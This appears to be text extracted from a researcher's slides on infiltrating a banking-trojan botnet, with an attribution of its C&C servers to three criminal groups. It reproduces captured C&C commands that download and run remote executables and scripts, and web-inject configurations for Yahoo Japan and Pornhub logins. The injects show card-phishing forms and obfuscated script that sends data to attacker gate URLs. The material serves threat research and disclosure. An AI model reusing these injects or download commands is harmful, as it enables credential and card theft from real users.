
# Infiltrating the botnet

- Accessing botnet prevalence

```
"domain" : "nkootxbt.com",
"campaign" : "xxx_n_1",
"ip" : "185.44.75.109",
"date" : 2018-06-14
"commands" : [
    {
        "command" : "getexec \\"dml://185.44.75.109:443
        "cmd_id" : 3,
        "expiration" : 3600
    }
],
"bot_id" : 100875,
```

# Infiltrating the botnet

- C&C IS



# Infiltrating the botnet

- C&C IS


Авторизация

Логин:

Пароль:

Войти

Hidden in the Dark Net



Backend  
Server

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- Getting commands and download additional payloads

```
"domain" : "nkootxbt.com",
"campaign" : "xxx_n_1",
"ip" : "185.44.75.109",
"date" : "2018-06-14",
"commands" : [
    {
        "command" : "getexec \\"dml://185.44.75.109:443\\",
        "cmd_id" : 3,
        "expiration" : 3600
    }
],
"bot_id" : 100875,
```

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- Getting commands and download additional payloads
  - “getexec”
  - “screen”
  - “cookies”
  - “kos”

```
CMD F0, data = ['QWORD: 00000000 00000000', 'DWORD: 00000000', 'DWORD: 0000001E',
'STRING(6): (screen)', 'QWORD: 00000013 00000000', 'DWORD: 00000E10',
'STRING(51): (getexec 'dml://176.53.118.145:443/1/r3.exe" "3.exe")']
```

```
CMD F0, data = ['QWORD: 00000000 00000000', 'DWORD: 00000000', 'DWORD: 00000078',
'STRING(66): (getexec 'https://cookingwithtim.com/opa/dGwblqBn.vbs" "absdef.vbs")']
```

# Web-injects

https://login.yahoo.co.jp/config/login

```
set_url https://login.yahoo.co.jp/config/login* GP
```

```
data_before  
</body>  
data_end
```

```
data_inject
```

```
<script  
src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></scri  
pt>  
<script type="text/javascript">
```

```
var INJ = {  
    home: "https://ijoljjk.adygeya.su/uadmin/gates/log.php",  
    bid: "<%IDBOT%>",  
    link: "yahoo.jp",  
    form1 : '<div class="scum" id="cc_view" style="display: ">\n        <form method="post" name="" onsubmit="return false" class="f1">\n
```

あなたのアカウントを確認してください

VISA MasterCard DISCOVER AMERICAN EXPRESS

Card number

Card number

Conrim

ID/携帯電話番号/メールアドレス

次へ

ログインできない場合 新規取得

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- Getting web-injects (and targets)

```
data_end
data_after
data_end

set_url https://*.pornhub.com/login* GP

data_before
<head>
data_end
data_inject
<script>var home_link = 'https://kioxixu.abkhazia.su/jpccqgrab';var gate_link = home_link+"/gate.php";
var pkey = "Bc5rw12";eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+
```

# Infiltrating the botnet: summary


3 groups of C&C servers (with different RC4 keys) probably controlled by 3 different groups of cybercriminals:

- Group 1 (European):
  - Uses the most recent version of malware
  - DGA with “.click”, “.bid”, “.eu” TLDs
  - Regional IP filtering
- Group 2 (Demetra):
  - Uses Russian and Ukrainian VPS hostings that doesn't require identity verification
  - Strong evidence that threat actors are Russian-speaking
  - Uses malware version from 2015 (probably patched binary)
- Group 3 (Black):
  - Last time it was active the only activity was loading Ngioweb proxy malware


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


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
Seed: 0xDC485593

Seed: 0xE706B455

Seed: 0x6AE20C4E


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
